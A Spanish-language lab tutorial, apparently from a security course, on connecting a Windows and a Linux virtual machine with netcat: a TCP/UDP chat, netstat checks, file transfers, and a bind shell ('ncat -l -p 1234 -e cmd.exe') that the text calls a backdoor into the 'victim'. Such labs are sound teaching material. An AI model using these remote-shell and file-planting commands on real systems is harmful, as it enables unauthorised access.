
Una de ellas será de tipo Windows y la otra de tipo Linux (Ubuntu 24.04 en este caso).

4.1. Instalación

1. **Descargar** en la máquina virtual Windows la última versión estable de nmap



2. Comprobar en el router Linux si esta instalada la utilidad de netcat, ejecutando el comando nc.




4.2. Víctima Linux

Desde una shell de Linux introducir el comando `nc -l -p 1234`.


```
maka@makaVB:~$ nc -l -p 1234
```

Esto abrirá el puerto 1234 y lo pondrá en modo escucha. Ahora, desde una consola de Windows, intentaremos golarnos en la víctima a través de ese puerto abierto `ncat DIRECCIONIP PUERTO`

A partir de ahora todo lo que escribamos en cualquiera de las consolas se verá en la otra. Es decir, podríamos considerar que tenemos un "mini-chat".



En principio lo que hemos hecho es establecer una conexión TCP entre ambas máquinas.

Si antes de cortar la comunicación abrimos otro terminal en Linux y otra consola en Windows e introducimos en ambas el comando `netstat` con los parámetros correspondientes, podremos observar dicha conexión en modo establecido.

Símbolo del sistema

| | | | | |
|-----|--------------------|--------------------|-------------|--------|
| TCP | 0.0.0.0:49665 | 0.0.0.0:0 | LISTENING | EnHost |
| TCP | 0.0.0.0:49666 | 0.0.0.0:0 | LISTENING | EnHost |
| TCP | 0.0.0.0:49667 | 0.0.0.0:0 | LISTENING | EnHost |
| TCP | 0.0.0.0:49668 | 0.0.0.0:0 | LISTENING | EnHost |
| TCP | 0.0.0.0:49669 | 0.0.0.0:0 | LISTENING | EnHost |
| TCP | 0.0.0.0:49671 | 0.0.0.0:0 | LISTENING | EnHost |
| TCP | 192.168.1.44:139 | 0.0.0.0:0 | LISTENING | EnHost |
| TCP | 192.168.1.44:49773 | 20.54.37.64:443 | ESTABLISHED | EnHost |
| TCP | 192.168.1.44:49868 | 20.54.37.64:443 | ESTABLISHED | EnHost |
| TCP | 192.168.1.44:49945 | 192.168.1.48:1234 | ESTABLISHED | EnHost |
| TCP | 192.168.1.44:49954 | 52.167.163.114:443 | ESTABLISHED | EnHost |
| TCP | 192.168.1.44:49956 | 54.148.119.187:443 | CLOSE_WAIT | EnHost |

17:00
30/09/2024

Sep 30 14:16

maka@makaVB: ~

makaVB: ~ x maka@makaVB: ~ x

| | | | | |
|---|-------------------|--------------------|-------------|---|
| 0 | 0.0.0.0:25 | 0.0.0.0:* | LISTEN | - |
| 0 | 192.168.1.48:1234 | 192.168.1.44:49945 | ESTABLISHED | 1 |
| 0 | :::1:631 | :::* | LISTEN | - |

Close tab

En cualquier momento, con Ctrl+C, cortamos la comunicación.

Podríamos comunicarnos también mediante el protocolo UDP. En este caso, desde una shell de Linux introducimos `nc -l -u -p 1234` y desde Windows `ncat -u DIRECCIONIP PUERTO`.


4.3. Víctima Windows

Cortamos cualquier comunicación TCP o UDP sobre el puerto 1234 anterior que pudiera estar abierta.

El propósito ahora es ejecutar una consola de Windows en nuestra máquina Linux. En realidad es un *backdoor* y podríamos hacer lo que quisiéramos.

En windows ejecutamos el siguiente comando: `ncat -l -p 1234 -e cmd.exe`.

En Linux ejecutamos `nc DIRECCIONIP PUERTO`



The image shows two overlapping terminal windows. The top window is a Windows command prompt titled 'Administrador: Símbolo del sistema - ncat -l -p 1234 -e cmd....'. It displays the command `C:\Windows\system32>ncat -l -p 1234 -e cmd.exe`. The bottom window is a Linux terminal titled 'maka@makaVB: ~'. It shows a session where the user runs `nc 192.168.1.44 1234`, which connects to the Windows listener. The terminal output shows the Windows version '10.0.17763.3406' and the copyright notice '(c) 2018 Microsoft Corporation. Todos los derechos reservados.' The prompt returns to `C:\Windows\system32>`.


4.3.1. Transferir un fichero de Linux a Windows

Suponemos que el archivo `hola.txt` tiene contenido.


En Windows, desde una consola **ejecutada como administrador** ejecutamos `ncat -l -p 1234 -o saludos.txt`

Este comando abre el puerto en Windows y "absorbe" todo el texto que entre por él.

En Linux ejecutamos el siguiente comando: `nc 10.0.0.3 1234 <hola.txt`



The image shows a Windows command prompt titled 'C:\Users\alumno>'. It displays the command `ncat -l -p 1234 -o saludos.txt`. The terminal window is dark-themed with a blue title bar. The system tray at the bottom right shows the time as 17:21 on 30/09/2024.



```
Sep 30 17:22
maka@makaVB: ~
root@makaVB: ~
maka@makaVB:~$ touch hola.txt
maka@makaVB:~$ nc 192.168.1.44 1234 < hola.txt
```


El resultado final es que en la máquina windows, ahora existe un archivo no deseado (saludos.txt).

4.3.2. Transferir un fichero de Windows a Linux

Suponemos que el archivo hack.txt tiene contenido.

En Linux ejecutaremos `nc -l -p 1234 >hola.txt`.

En Windows ejecutaremos `ncat DIRECCIONIP PUERTO <hack.txt`



```
Símbolo del sistema
C:\Users\alumno>type hack.txt
Tu sistema ha sido infectado por el fary, dale a la mandanga
C:\Users\alumno>nc 192.168.1.48 1234 < hack.txt
"nc" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.
C:\Users\alumno>ncat 192.168.1.48 1234 < hack.txt
C:\Users\alumno>

Sep 30 17:39
maka@makaVB: ~
root@makaVB: ~
maka@makaVB: ~
maka@makaVB:~$ cat hola.txt
Tu sistema ha sido infectado por el fary, dale a la mandangamaka@makaVB:~$
```